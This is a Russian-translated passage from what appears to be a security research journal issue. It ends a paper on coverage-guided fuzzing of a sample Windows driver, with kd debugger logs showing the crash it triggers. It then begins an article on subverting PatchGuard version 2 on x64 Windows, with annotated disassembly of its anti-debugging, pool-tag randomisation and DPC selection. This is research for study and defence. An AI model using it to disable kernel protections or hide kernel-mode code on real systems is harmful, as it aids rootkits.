Введите build -cg в командной строке, чтобы собрать проект Debug Stalk. Скопируйте модуль dbgstalk.dll из этого дистрибутива в корневой каталог Debugging Tools for Windows. Это каталог, содержащий программы вроде cdb.exe и windbg.exe. Если у вас уже установлена стандартная установка "Debugging Tools for Windows", должно сработать следующее:

```
copy dbgstalk.dll "c:\Program Files\Debugging Tools for Windows\"
```

На этом этапе плагин отладчика должен быть установлен. Важно отметить, что Debug Stalk - довольно новый инструмент, и у него есть некоторые проблемы с надёжностью. Он немного нестабилен, и может потребоваться некоторая доработка, чтобы заставить его работать правильно.

5.4. Stalking с Kernel Debug

Для целей тестирования операционную систему Microsoft нужно настроить внутри среды Virtual PC. Загрузите драйвер pluto.sys внутри Virtual PC и подключите отладочную сессию через Kernel Debug (kd). Когда kd загружен и подключён к процессу внутри виртуальной машины, Debug Stalk можно вызывать из консоли kd командой !dbgstalk.dbgstalk [switches] [.bpl file path]. Например:

```
C:\Uninformed>kd -k com:port=\\.\pipe\woo,pipe

Microsoft (R) Windows Debugger Version 6.6.0007.5
Copyright (c) Microsoft Corporation. All rights reserved.

Opened \\.\pipe\woo
Waiting to reconnect...
Connected to Windows XP 2600 x86 compatible target, ptr64 FALSE
Kernel Debugger connection established.
Windows XP Kernel Version 2600 (Service Pack 2) UP Free x86 compatible
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 2600.xpsp_sp2_rtm.040803-2158
Kernel base = 0x804d7000 PsLoadedModuleList = 0x8055ab20
Debug session time: Sat Sep 23 14:40:24.522 2006 (GMT-7)
System Uptime: 0 days 0:06:50.610
Break instruction exception - code 80000003 (first chance)
nt!DbgBreakPointWithStatus+0x4:
804e3b25 cc          int     3
kd> .reload
Connected to Windows XP 2600 x86 compatible target, ptr64 FALSE
Loading Kernel Symbols
.....
Loading User Symbols
Loading unloaded module list
```

```

.....
kd> !dbgstalk.dbgstalk -o -b c:\Uninformed\pluto.sys.bpl
[*] - Entering Stalker
[*] - Break Point List.....: c:\Uninformed\pluto.sys.bpl
[*] - Breakpoint Restore....: OFF
[*] - Register Enumerate...: ON
[*] - Kernel Stalking.....: ON

current context:

eax=00000001 ebx=ffdf980 ecx=8055192c edx=000003f8 esi=00000000 edi=f4be2de0
eip=804e3b25 esp=80550830 ebp=80550840 iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000202
nt!RtlpBreakWithStatusInstruction:
804e3b25 cc                int     3

commands:

[m] module list           [0-9] enter recorder modes
[x] stop recording        [v] toggle verbosity
[q] quit/close

```

После загрузки Debug Stalk пользователю доступен список команд. Разбор параметров командной строки, предлагаемых Debug Stalk, выглядит так:

```

[m] module list
[0-9] enter recorder modes
[x] stop recording
[v] toggle verbosity
[q] quit/close

```

На этом этапе нужно запустить инструмент фаззинга, чтобы отправить драйверу устройства случайные произвольные данные. Пока фаззер выполняется, Debug Stalk будет выводить информацию в kd. Нажатие g в командной строке возобновит выполнение целевой машины. Такой запуск будет выглядеть примерно так:

```

kd> g
[*] - Recorder Opened.....: pluto.sys.0
[*] - Recorder Opened.....: pluto.sys-regs.0
Modload: Processing breakpoints for module pluto.sys at f7a7f000
Modload: Done. 46 of 46 breakpoints were set.
0034c883 T:00000001 [bp] f7a83000 a10020a8f7      mov     eax,dword ptr [pluto+0x3000 (f7a82000)]
0034ed70 T:00000001 [bp] f7a8300e 3bc1             cmp     eax,ecx
0034eded T:00000001 [bp] f7a83012 a12810a8f7      mov     eax,dword ptr [pluto+0x2028 (f7a81028)]
0034ee89 T:00000001 [bp] f7a8302b e9aed1ffff      jmp     pluto+0x11de (f7a801de)
0034ef16 T:00000001 [bp] f7a801de 55             push    ebp
0034ef93 T:00000001 [bp] f7a80219 8b45fc      mov     eax,dword ptr [ebp-4]
0034f03f T:00000001 [bp] f7a80253 6844646b20    push    206B6444h
0034f0cb T:00000001 [bp] f7a802a2 b980000000    mov     ecx,80h
0034f148 T:00000001 [bp] f7a802ab 5f             pop     edi
00359086 T:00000001 [bp] f7a8006a 8b4c2408    mov     ecx,dword ptr [esp+8]
0035920c T:00000001 [bp] f7a800f6 833d0420a8f700 cmp     dword ptr [pluto+0x3004 (f7a82004)],0
003592a9 T:00000001 [bp] f7a8010c 8b7760      mov     esi,dword ptr [edi+60h]
00359345 T:00000001 [bp] f7a80114 8b4704      mov     eax,dword ptr [edi+4]
003593e1 T:00000001 [bp] f7a80122 6a10       push    10h
0035945e T:00000001 [bp] f7a80133 85c0       test    eax,eax
003594eb T:00000001 [bp] f7a80147 ff7604      push    dword ptr [esi+4]
00359587 T:00000001 [bp] f7a80176 8bcf      mov     ecx,edi
00359614 T:00000001 [bp] f7a80182 5f             pop     edi
0035ac5b T:00000001 [bp] f7a8002e 55             push    ebp

current context:

eax=00000001 ebx=0000c271 ecx=8055192c edx=000003f8 esi=00000001 edi=291f0c30
eip=804e3b25 esp=80550830 ebp=80550840 iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000202
nt!RtlpBreakWithStatusInstruction:
804e3b25 cc                int     3

commands:
[m] module list           [0-9] enter recorder modes

```

```

[x] stop recording      [v] toggle verbosity
[q] quit/close

kd> q
[*] - Exiting Stalker
q

```

Debug Stalk завершил Stalking тех точек в драйвере, которые были доступны фаззеру. Файлы с именами `pluto.sys.0` и, опционально, `pluto.sys-regs.0` были сохранены в текущий рабочий каталог.

5.5. Анализ вывода

Pedram разработал набор Python-скриптов для поддержки файлов `.bpl` и файлов вывода recorder: добавления метаданных регистров в граф, фильтрации сгенерированных списков точек останова, дополнительной поддержки GDE для сложных графов, объединения графов нескольких функций в сводный граф, подсветки интересных блоков, обратного импорта в IDA изменений, внесённых прямо в граф, добавления смещений функций к адресам точек останова и опционального rebasing адресов записи, а также многого другого. Pedram подробно описывает свои Python-скрипты и их использование в руководстве. Python-скрипты, используемые для форматирования файлов `.gml` для покрытия по блокам, называются `psprocessrecording` и `psviewrecordingfuncs`. Сначала скрипт `psprocessrecording` запускается на `pluto.sys.0`, что создаёт другой файл с именем `pluto.sys.0.BadFuzz-processed`. Затем `psviewrecordingfuncs` запускается на `pluto.sys.0.BadFuzz-processed`, чтобы получить файл `BadFuzz.gml`; это выбранное имя для начальной техники тестирования. Дополнительную информацию о Python-скриптах Pedram смотрите в *Process Stalking Manual*. Открытие получившегося файла `.gml` позволяет увидеть следующий граф.

Выполненные блоки показаны розовым, невыполненные блоки - серым, пути выполнения - зелёными линиями, а невыполненные пути - красными линиями. На этом этапе важно отметить, что блок кода, начинающийся по адресу `00011169`, не выполняется. Это вредно для нашего процесса тестирования, потому что, судя по всему, данные, предоставленные фаззером, передаются в него, но сам он не выполняется. На основе этого свидетельства можно заключить, что нужно скорректировать методологии тестирования так, чтобы попасть в этот невыполненный блок.

Анализ показывает, что драйвер устройства не выполняет блок `00011169`, потому что в блоке по адресу `00011147` выполняется сравнение, показывающее, что `[eax]` не совпадает с заданным значением. Поскольку `eax` указывает на данные, предоставленные фаззером, мы должны быть способны изменить фаззер так, чтобы он удовлетворял требованию инструкции `00011161 cmp dword ptr [eax], 0DEADBEEFh`, что позволит попасть в блок `00011169`. `BetterFuzz.exe` был улучшен, чтобы выполнить описанное выше.

После определения того, что предыдущая методология тестирования неэффективна, тестовый случай был переработан, и теперь можно повторно протестировать драйвер, чтобы попасть в пропущенный блок. Следуя шагам из части I, драйвер загружается в Virtual PC, `kd` подключается к процессу драйвера, а `Debug Stalk` загружается в `kd` и запускается командой `g`. Весь процесс тот же, за исключением того, что при запуске нового fuzz-теста в `kd` выводится другой результат:

```

kd> g
[*] - Recorder Opened.....: pluto.sys.0
[*] - Recorder Opened.....: pluto.sys-regs.0
Modload: Processing breakpoints for module pluto.sys at f7a27000
Modload: Done. 46 of 46 breakpoints were set.
004047a0 T:00000001 [bp] f7a2b000 a100a0a2f7      mov     eax,dword ptr [pluto+0x3000 (f7a2a000)]
004052bc T:00000001 [bp] f7a2b00e 3bc1             cmp     eax,ecx
00405339 T:00000001 [bp] f7a2b012 a12890a2f7      mov     eax,dword ptr [pluto+0x2028 (f7a29028)]
004053e5 T:00000001 [bp] f7a2b02b e9aed1ffff      jmp     pluto+0x11de (f7a281de)

```



```

00405462 T:00000001 [bp] f7a281de 55          push    ebp
004054ee T:00000001 [bp] f7a28219 8b45fc       mov     eax,dword ptr [ebp-4]
0040558b T:00000001 [bp] f7a28253 6844646b20   push    206B6444h
00405617 T:00000001 [bp] f7a282a2 b980000000   mov     ecx,80h
00405694 T:00000001 [bp] f7a282ab 5f          pop     edi
00406ccc T:00000001 [bp] f7a2806a 8b4c2408     mov     ecx,dword ptr [esp+8]
00406e04 T:00000001 [bp] f7a280f6 833d04a0a2f700 cmp     dword ptr [pluto+0x3004 (f7a2a004)],0
00406eb0 T:00000001 [bp] f7a2810c 8b7760     mov     esi,dword ptr [edi+60h]
00406f4c T:00000001 [bp] f7a28114 8b4704     mov     eax,dword ptr [edi+4]
00406ff8 T:00000001 [bp] f7a28122 6a10      push    10h
00407075 T:00000001 [bp] f7a28133 85c0      test    eax,eax
00407102 T:00000001 [bp] f7a28147 ff7604     push    dword ptr [esi+4]
004071ae T:00000001 [bp] f7a28169 6a04      push    4

```

current context:

```

eax=00000003 ebx=00000000 ecx=8050589d edx=0000006a esi=00000000 edi=f1499052
eip=804e3b25 esp=f3cbe720 ebp=f3cbe768 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
nt!RtlpBreakWithStatusInstruction:
804e3b25 cc          int     3

```

commands:

```

[m] module list          [0-9] enter recorder modes
[x] stop recording      [v] toggle verbosity
[q] quit/close

```

kd> k

```

ChildEBP RetAddr
f3c1971c 805328e7 nt!RtlpBreakWithStatusInstruction
f3c19768 805333be nt!KiBugCheckDebugBreak+0x19
f3c19b48 805339ae nt!KeBugCheck2+0x574
f3c19b68 805246fb nt!KeBugCheckEx+0x1b
f3c19bb4 804e1ff1 nt!MmAccessFault+0x6f5
f3c19bb4 804da1ee nt!KiTrap0E+0xcc
*** ERROR: Module load completed but symbols could not be loaded for pluto.sys
f3c19c48 f79f0173 nt!memmove+0x72
WARNING: Stack unwind information not available. Following frames may be wrong.
f3c19c84 8057a510 pluto+0x1173
f3c19d38 804df06b nt!NtWriteFile+0x602
f3c19d38 7c90eb94 nt!KiFastCallEntry+0xf8
0006fec0 7c90e9ff ntdll!KiFastSystemCallRet
0006fec4 7c81100e ntdll!ZwWriteFile+0xc
0006ff24 01001276 kernel32!WriteFile+0xf7
0006ff44 010013a7 betterfuzz_c!main+0xa4
0006ffc0 7c816d4f betterfuzz_c!mainCRTStartup+0x12f
0006fff0 00000000 kernel32!BaseProcessStart+0x23

```

current context:

```

eax=00000003 ebx=00000000 ecx=8050589d edx=0000006a esi=00000000 edi=f1499052
eip=804e3b25 esp=f3c19720 ebp=f3c19768 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
nt!RtlpBreakWithStatusInstruction:
804e3b25 cc          int     3

```

commands:

```

[m] module list          [0-9] enter recorder modes
[x] stop recording      [v] toggle verbosity
[q] quit/close

```

kd> q

[*] - Exiting Stalker

q

C:\Uninformed>

Файл .gml показывает новый путь выполнения: достигнут блок по адресу 00011169, но последующие блоки не выполняются, поскольку драйвер аварийно останавливает систему.

Команда `k` в `kd` выводит раскрутку стека, из которой видно, что причиной стало нарушение доступа внутри `pluto.sys`.

5.6. Часть III

Анализ графа `BadFuzz.gml`, сгенерированного в части I, показал, что использованные методы тестирования были недостаточно эффективны для демонстрации оптимального покрытия кода рассматриваемого драйвера устройства. В части II был реализован улучшенный тестовый случай на основе анализа покрытия, использованного в части I. Граф `BetterFuzz.gml` позволил исполнителям тестов увидеть улучшенные методы тестирования и убедиться, что пропущенный блок был достигнут. Этот процесс выявил дефект в блоке `00011169`, который иначе остался бы необнаруженным без анализа покрытия кода.

6. Заключение и дальнейшая работа

Эта статья показала улучшенную технику тестирования, использующую методы покрытия кода на основе базовой теории графов. Автор хотел бы повторить, что драйвер и fuzz-инструмент, использованные в этой статье, были простыми примерами, предназначенными для иллюстрации эффективности практик покрытия кода.

Наконец, для полноценной реализации этих теорем нужны дальнейшие исследования и эксперименты. Остаётся вопрос, как интегрировать полноценный инструмент анализа покрытия кода и инструмент фаззинга. Над техниками покрытия кода и их реализациями уже проделано много работы. Например, статья Devanbu et al. "Cryptographic Verification of Test Coverage Claims" представляет протоколы для методов тестирования покрытия, таких как проверка покрытия с исходным кодом и без него, только с бинарным файлом, где можно использовать как тестирование блоков, так и тестирование ветвей ([e0178\[1\].PDF](#)). Нужно реализовать инструмент, автоматизирующий сочетание технологий покрытия кода и фаззинга, чтобы эти две технологии могли работать вместе без ручного исследования. Дальнейшие исследования могут включать более сложные техники покрытия с использованием теории графов, такие как суперблоки, знаменатели и применение весов к часто используемым циклам, путям и рёбрам. CFG также могут выиграть от байесовских сетей, которые представляют собой направленный циклический граф из узлов-переменных, включая распределение вероятностей для этих переменных при заданных значениях их родительских узлов. Иными словами, байесовская теория может быть полезна для детерминированного предсказания выполнения кода, что, в свою очередь, может привести к более разумному фаззингу. В заключение автор выражает надежду, что методы и методологии, приведённые здесь, подскажут исследователям другие идеи.

A. Ссылки

Devanbu, T. (2000). Cryptographic Verification of Test Coverage Claims. IEEE. 2, 178-192.

Подрыв PatchGuard версии 2

Автор: Skywing

Дата: декабрь 2006 г.

Контакт: <skywing@valhallalegends.com>

Сайт: <<http://www.nynaeve.net>>

1. Предисловие

Аннотация: Windows Vista x64 и недавно обновлённые исправлениями версии ядра Windows Server 2003 x64 содержат обновлённую версию технологии Microsoft, предназначенной для предотвращения модификации кода в режиме ядра и известной как PatchGuard. Эта новая версия PatchGuard улучшает предыдущую несколькими способами, главным образом пытаясь усложнить обход PatchGuard с точки зрения независимого поставщика ПО (ISV), развёртывающего драйвер, который модифицирует ядро. Набор возможностей PatchGuard версии 2 в остальном достаточно похож на PatchGuard версии 1: SSDT, IDT/GDT, различные MSR, несколько глобальных переменных ядра с указателями на функции, а также код ядра защищается от несанкционированного изменения. В этой статье предлагается несколько методов, которые можно использовать для полного обхода PatchGuard версии 2. Также предлагаются возможные решения против этих методов обхода. Кроме того, статья описывает механизм, с помощью которого PatchGuard версии 2 можно подорвать так, чтобы он запускал пользовательский код вместо кода проверки целостности системы PatchGuard, не оставляя после подрыва PatchGuard следов модификации ядра или пользовательских драйверов ядра, загруженных в систему. Это особенно интересно с точки зрения использования защит PatchGuard для сокрытия кода режима ядра - цели, которая во многих отношениях полностью противоположна тому, для чего был разработан PatchGuard.

Благодарности: автор хотел бы поблагодарить skape, bugcheck и Alex Ionescu.

Отказ от ответственности: эта статья представлена в образовательных целях и ради расширения общедоступных знаний. Автор не может нести ответственность за возможное использование или злоупотребление сведениями, раскрытыми в этой статье. Хотя автор старался быть максимально внимательным к точности статьи, возможно, что в ней остались одна или несколько ошибок. Если будет обнаружена такая неточность или ошибка, автор будет признателен за уведомление, чтобы можно было внести соответствующие исправления.

2. Введение

В x64-версиях ядра Windows Microsoft попыталась занять жёсткую позицию [1] против использования определённого класса техник, которые в предыдущих версиях Windows часто применялись для "расширения" ядра потенциально небезопасными способами. Сюда относятся модификация самого ядра, перехват таблиц системных сервисов ядра, перенаправление обработчиков прерываний и несколько других, менее распространённых техник перехвата управления до того, как выполнение доходит до ядра, например изменение целевого MSR для системного вызова.

Технология, которую Microsoft применяет для предотвращения несанкционированной модификации ядра, исторически широко распространённой на x86, известна как PatchGuard. Она впервые была

выпущена вместе с Windows Server 2003 x64 Edition и Windows XP x64 Edition; это была PatchGuard версии 1. x64-редакции Windows Vista и недавно обновлённые исправлениями версии ядра Windows Server 2003 x64 содержат более новую версию технологии PatchGuard, известную как PatchGuard версии 2. Новая версия создана для того, чтобы независимым поставщикам ПО (ISV) было значительно труднее развёртывать в полевых условиях решения, которые модифицируют ядро после отключения механизмов защиты ядра, предоставляемых PatchGuard. Внутренние детали самого PatchGuard в основном такие же, как в PatchGuard версии 1, и поэтому в этой статье подробно обсуждаться не будут, за исключением улучшенных технологий защиты от отладки и защиты от модификации в версии 2. Достаточно заинтересованный читатель, которому нужны вводные сведения по теме, может узнать больше о работе PatchGuard версии 1 из предыдущей статьи Uninformed [2], "Bypassing PatchGuard on Windows x64".

PatchGuard версии 2 берёт исходный выпуск PatchGuard и пытается закрыть различные дыры в его основанной на обфускации системе защиты от модификации. В этом отношении результат смешанный: есть и успехи, и неудачи. Хотя новая версия PatchGuard на первый взгляд отключает большинство техник обхода, предложенных [2] как способы отключить исходный выпуск PatchGuard, по крайней мере несколько этих техник можно довольно тривиально снова включить небольшими изменениями или дополнительным новым кодом. Более того, PatchGuard версии 2 всё ещё можно обойти без опоры на опасные конструкции, специфичные для конкретной версии, такие как жёстко заданные смещения или снятие отпечатков часто меняющегося кода. Помимо техник, основанных на отключении самого PatchGuard, существует несколько потенциальных механизмов обхода с хорошими шансами оставаться совместимыми с будущими версиями, потому что они вообще не дают PatchGuard обнаружить несанкционированные изменения ядра и тем самым изолируют себя от основанных на обфускации изменений в том, как вызывается проверка целостности системы PatchGuard. К чести Microsoft, устойчивость PatchGuard к отладке и анализу была существенно улучшена, по крайней мере в отношении некоторых ключевых этапов, например инициализации во время загрузки.

3. Примечательные механизмы защиты

PatchGuard версии 2 реализует ряд механизмов защиты от отладки, защиты от анализа и обфускации, которые стоит рассмотреть. В этой статье подробно рассматриваются не все защиты PatchGuard; механизмы вроде обфускации внутренних структур данных PatchGuard, которые по крайней мере в принципе совпадают с предыдущим выпуском PatchGuard и уже раскрыты в предыдущей статье Uninformed [2], здесь также не разбираются.

3.1. Антиотладочный код во время инициализации

Тем не менее в механизмах защиты PatchGuard всё ещё есть несколько интересных вещей для изучения. Многие из этих техник сами по себе заслуживают обсуждения просто с точки зрения их ценности как общих механизмов защиты от отладки и анализа. PatchGuard версии 2 начинается как добавление к процедуре `nt!SepAdtInitializePrivilegeAuditing` в ядре; PatchGuard версии 2 продолжает тактику вводящих в заблуждение и/или фиктивных имён функций, введённую PatchGuard версии 1. Эта процедура отвечает за основную инициализацию PatchGuard, включая настройку зашифрованных контекстных структур PatchGuard. В отличие от PatchGuard версии 1, процедура инициализации усеяна инструкциями, предназначенными для затруднения отладки, например следующей конструкцией, которая входит в бесконечный цикл, если подключён отладчик. Эта конкретная конструкция используется во многих местах во время инициализации PatchGuard:

```
cli
cmp     cs:KdDebuggerNotPresent, r12b
jnz     short continue_initialization_1
infinite_loop_1:
jmp     short infinite_loop_1
sti
```

Этот конкретный подход в текущей реализации PatchGuard версии 2 не особенно надёжен. Всё ещё относительно легко заранее обнаружить обращения к `nt!KdDebuggerNotPresent` и отключить их. Если бы Microsoft решила при каждом появлении такой конструкции творчески повреждать контекст выполнения, например обнуляя некоторые регистры или иначе подготавливая отказ значительно позже, если отладчик подключён, а уже затем входить в бесконечный цикл, такие конструкции могли бы быть немного эффективнее как защита от отладки.

Другие конструкции включают сильно обфусцированный выбор случайного набора фиктивных тегов пула, используемых для выделения структур данных PatchGuard. Как и PatchGuard версии 1, PatchGuard версии 2 использует случайно выбранный фиктивный тег пула и случайно скорректированные размеры выделения, пытаясь затруднить простое обнаружение контекста PatchGuard в памяти через сканирование выделения пула. Ниже приведён пример одного из участков кода, который PatchGuard использует для случайного выбора тега пула и случайной добавки к размеру выделения из списка возможных тегов пула. Фактический размер выделения равен случайной добавке плюс минимальный размер контекстной структуры PatchGuard и ограничивается 2048 байтами. Здесь инструкция `rdtsc` используется для генерации случайных чисел. Читатели, изучавшие предыдущую статью [2] о PatchGuard, могут узнать эту конструкцию генерации случайных чисел; она используется по всему PatchGuard везде, где требуется случайная величина.

```
;
; Сгенерировать случайное значение с помощью rdtsc.
;
lea     ebx, [r14+r13+200h]
mov     dword ptr [rsp+0A28h+Timer], ebx
rdtsc
mov     r10, qword ptr [rsp+0A28h+arg_5F8]
shl     rdx, 20h
mov     r11, 7010008004002001h
or      rax, rdx
mov     rcx, r10
xor     rcx, rax
lea     rax, [rsp+0A28h+var_2C8]
xor     rcx, rax
mov     rax, rcx
ror     rax, 3
xor     rcx, rax
mov     rax, r11
mul     rcx
mov     [rsp+0A28h+var_2C8], rax
xor     eax, edx
mov     [rsp+0A28h+arg_1F0], rdx
;
; По сути, это switch(eax & 7), где eax -
; случайное значение. Каждая ветка case выбирает
; уникальное обфусцированное значение тега пула.
; Магическая константа 0x432E10h ниже - это смещение,
; используемое для перехода к выбранному обработчику case.
;
lea     rdx, cs:400000h
and     eax, 7
mov     ecx, [rdx+rax*4+432E10h]
add     rcx, rdx
jmp     rcx
-----
mov     dword ptr [rsp+0A28h+var_9D8], 0D098D0D8h
mov     r9d, dword ptr [rsp+0A28h+var_9D8]
ror     r9d, 6
```

```

jmp      DoAllocation
-----
mov      dword ptr [rsp+0A28h+var_9D8], 0B2AD31A1h
mov      r9d, dword ptr [rsp+0A28h+var_9D8]
rol      r9d, 1
jmp      DoAllocation
-----
mov      dword ptr [rsp+0A28h+var_9D8], 85B5910Dh
mov      r9d, dword ptr [rsp+0A28h+var_9D8]
ror      r9d, 2
jmp      DoAllocation
-----
mov      dword ptr [rsp+0A28h+var_9D8], 0A8223938h
mov      r9d, dword ptr [rsp+0A28h+var_9D8]
xor      r9d, 3
ror      r9d, 0Fh
jmp      DoAllocation
-----
mov      dword ptr [rsp+0A28h+var_9D8], 67076494h
mov      r9d, dword ptr [rsp+0A28h+var_9D8]
rol      r9d, 4
jmp      DoAllocation
-----
mov      dword ptr [rsp+0A28h+var_9D8], 288C49EDh
mov      r9d, dword ptr [rsp+0A28h+var_9D8]
ror      r9d, 5
jmp      DoAllocation
-----
mov      dword ptr [rsp+0A28h+var_9D8], 4E574672h
mov      r9d, dword ptr [rsp+0A28h+var_9D8]
xor      r9d, 6
ror      r9d, 18h
jmp      DoAllocation
-----

```

DoAllocation:

```

;
; Получить ещё одно случайное значение (для размера выделения)
; и деобфусцировать выбранное значение тега пула.
;
; В итоге значение, оказавшееся в "r9d", используется
; как значение тега пула.
;
rdtsc
shl      rdx, 20h
mov      rcx, r10
or       rax, rdx
xor      rcx, rax
lea      rax, [rsp+0A28h+var_858]
xor      rcx, rax
mov      rax, rcx
ror      rax, 3
xor      rcx, rax
mov      rax, r11
mul      rcx
mov      [rsp+0A28h+ValueName], rdx
mov      r9, rax
mov      [rsp+0A28h+var_858], rax
xor      r9d, edx
mov      eax, 4EC4EC4Fh
mov      ecx, r9d
mul      r9d
shr      edx, 3
shr      r9d, 5
mov      r8d, r9d
mov      eax, 4EC4EC4Fh
imul     edx, 1Ah
sub      ecx, edx
add      ecx, 61h
shl      ecx, 8
mul      r9d
shr      edx, 3

```

```

shr     r9d, 5
mov     eax, 4EC4EC4Fh
imul    edx, 1Ah
sub     r8d, edx
mul     r9d
add     r8d, 41h
mov     eax, 4EC4EC4Fh
or      r8d, ecx
shr     edx, 3
mov     ecx, r9d
shr     r9d, 5
shl     r8d, 8
imul    edx, 1Ah
sub     ecx, edx
add     ecx, 61h
or      ecx, r8d
shl     ecx, 8
mul     r9d
shr     edx, 3
imul    edx, 1Ah
sub     r9d, edx
add     r9d, 41h
or      r9d, ecx
rdtsc
shl     rdx, 20h
mov     rcx, r10
mov     r8d, r9d          ; Tag
or      rax, rdx
xor     rcx, rax
lea     rax, [rsp+0A28h+var_2E8]
xor     rcx, rax
mov     rax, rcx
ror     rax, 3
xor     rcx, rax
mov     rax, r11
mul     rcx
;
; Выполнить само выделение. Мы запрашиваем NonPagedPool
; со случайным тегом пула, выбранным кодом деобфускации
; и рандомизации выше. Фактический размер выделяемого здесь
; блока задан в ebx, со случайным "разбросом", который
; добавляется к минимальному размеру выделения, а затем
; обрезается до максимума в 2047 байт.
;
xor     ecx, ecx          ; PoolType
mov     [rsp+0A28h+var_310], rdx
xor     rdx, rax
mov     [rsp+0A28h+var_2E8], rax
and     edx, 7FFh
add     edx, ebx          ; NumberOfBytes
call    ExAllocatePoolWithTag

```

3.2. Расширенный набор DPC-процедур

Другие механизмы защиты, используемые в PatchGuard версии 2, включают расширенный набор DPC-процедур, которые применяются для организации выполнения процедуры проверки целостности PatchGuard. Напомним, что в PatchGuard версии 1 существовал набор из трёх возможных DPC-процедур. В PatchGuard версии 2 этот набор потенциальных DPC-процедур, которые можно перепрофилировать для использования PatchGuard, расширен до десяти вариантов. Одна DPC-процедура выбирается из этих десяти во время загрузки и затем используется для всех дальнейших операций PatchGuard в течение жизни сеанса. Тот факт, что в конкретном сеансе Windows используется только одна DPC-процедура, является слабостью, унаследованной от предыдущей версии PatchGuard; как читатель позже увидит, это оказывается полезным, если цель состоит в обходе PatchGuard. DPC-процедура для текущего загрузочного

сеанса выбирается в nt!SepAdtInitializePrivilegeAuditing примерно так же, как фиктивный тег пула для всех выделений PatchGuard:

```
INIT:000000000832741:
PatchGuard_Pick_Random_DPC:
;
; Использовать счётчик временной метки как случайное начальное значение.
;
rdtsc
shl     rdx, 20h
mov     rcx, r15
or      rax, rdx
xor     rcx, rax
lea     rax, [rsp+0A28h+var_360]
xor     rcx, rax
mov     rax, rcx
ror     rax, 3
xor     rcx, rax
mov     rax, 7010008004002001h
mul     rcx
mov     [rsp+0A28h+var_360], rax
mov     rcx, rdx
mov     qword ptr [rsp+0A28h+arg_260], rdx
xor     rcx, rax
mov     rax, 0CCCCCCCCCCCCCDh
mul     rcx
shr     rdx, 3
;
; Полученное значение в `rax` является индексом в таблице переходов switch,
; используемой для поиска DPC, которую нужно перепрофилировать
; для запуска проверок PatchGuard в этом сеансе.
;
lea     rax, [rdx+rdx*4]
add     rax, rax
sub     rcx, rax
jmp     PatchGuard_DPC_Switch

INIT:000000000832317:
PatchGuard_DPC_Switch:
;
; Адрес ветки case формируется сложением базы образа
; (здесь она загружается в `rdx`) и RVA в таблице,
; индексированной через rax.
;
lea     rdx, cs:400000h
mov     eax, ecx
;
; Найти RVA ветки case через индексирование таблицы смещений переходов.
;
mov     ecx, [rdx+rax*4+432E60h]
;
; Прибавить его к базе образа, чтобы получить полный 64-битный адрес.
;
add     rcx, rdx
;
; Выполнить обработчик case.
;
jmp     rcx

;
; Набор веток case выглядит следующим образом:
;
; Каждый блок case просто загружает полный 64-битный адрес
; DPC-процедуры, которую нужно перепрофилировать для проверок
; PatchGuard, в регистр r8. Позже этот регистр сохраняется
; в одной из внутренних структур данных PatchGuard для будущего использования.
;
lea     r8, CmpEnableLazyFlushDpcRoutine
jmp     short PatchGuardSelectDpcRoutine
lea     r8, _CmpLazyFlushDpcRoutine
```



```

jmp     short PatchGuardSelectDpcRoutine
lea     r8, ExpTimeRefreshDpcRoutine
jmp     short PatchGuardSelectDpcRoutine
lea     r8, ExpTimeZoneDpcRoutine
jmp     short PatchGuardSelectDpcRoutine
lea     r8, ExpCenturyDpcRoutine
jmp     short PatchGuardSelectDpcRoutine
lea     r8, ExpTimerDpcRoutine
jmp     short PatchGuardSelectDpcRoutine
lea     r8, IopTimerDispatch
jmp     short PatchGuardSelectDpcRoutine
lea     r8, IopIrpStackProfilerTimer
jmp     short PatchGuardSelectDpcRoutine
lea     r8, KiScanReadyQueues
jmp     short PatchGuardSelectDpcRoutine
lea     r8, PopThermalZoneDpc
;
; (проваливание из последней ветки case)
;
INIT:0000000000832800:
PatchGuardSelectDpcRoutine:
xor     ecx, ecx
;
; Сохранить DPC-процедуру в r14+178. В данном конкретном случае
; r14 указывает на одну из контекстных структур PatchGuard.
;
mov     [r14+178h], r8

```

Как и в PatchGuard версии 1, каждая DPC, выбранная для запуска проверок целостности PatchGuard, имеет легитимную функцию. Более того, DPC-процедуры важны для нормальной работы системы, поэтому нельзя просто обнаружить все DPC, которые ссылаются на эти процедуры, и отменить их. Вместо этого, как и в PatchGuard версии 1, если кто-то хочет пойти путём блокировки DPC PatchGuard, необходимо разработать механизм, который обнаруживает конкретную DPC PatchGuard, а не легитимные системные вызовы той же процедуры. Этот аспект механизмов обфускации PatchGuard относительно похож на версию 1, за исключением логического расширения до десяти DPC вместо трёх.

3.3. Саморасшифровывающаяся и мутирующая процедура проверки целостности системы

PatchGuard версии 2 также наследует от версии 1 способность шифровать свои структуры данных и исполняемый код в памяти. Это защитный механизм, призванный затруднить атакующему классический поиск по заранее известной сигнатуре, при котором атакующий заранее подбирает узнаваемую сигнатуру структур данных PatchGuard и затем использует её для исчерпывающего сканирования памяти невыгружаемого пула. С этой точки зрения обфускация и шифрование динамически выделяемого кода и структур данных PatchGuard всё ещё остаются достаточно сильным защитным механизмом. К несчастью для Microsoft, часть структур, указывающих на PatchGuard, является внутренними системными структурами, такими как KDPC и связанный с ним KTIMER, используемые для запуска исполнения PatchGuard. Это создаёт слабое место, которое потенциально можно использовать для обнаружения структур PatchGuard в памяти. Позже этот вопрос будет рассмотрен подробнее.

Шифрование внутренних контекстных структур PatchGuard было разобрано в исходной статье Uninformed [2] на эту тему. Однако механизм, с помощью которого PatchGuard обфусцирует свои процедуры проверки и валидации целостности системы, тогда не обсуждался. Этот механизм достаточно интересен, чтобы объяснить его отдельно. Техника, используемая для обфускации исполняемого кода PatchGuard в памяти, включает два слоя функций расшифровки и деобфускации, каждый из которых расшифровывает следующий слой. После прохождения обоих

слоёв процедуры валидации PatchGuard оказываются в памяти в открытом виде и затем выполняются напрямую.

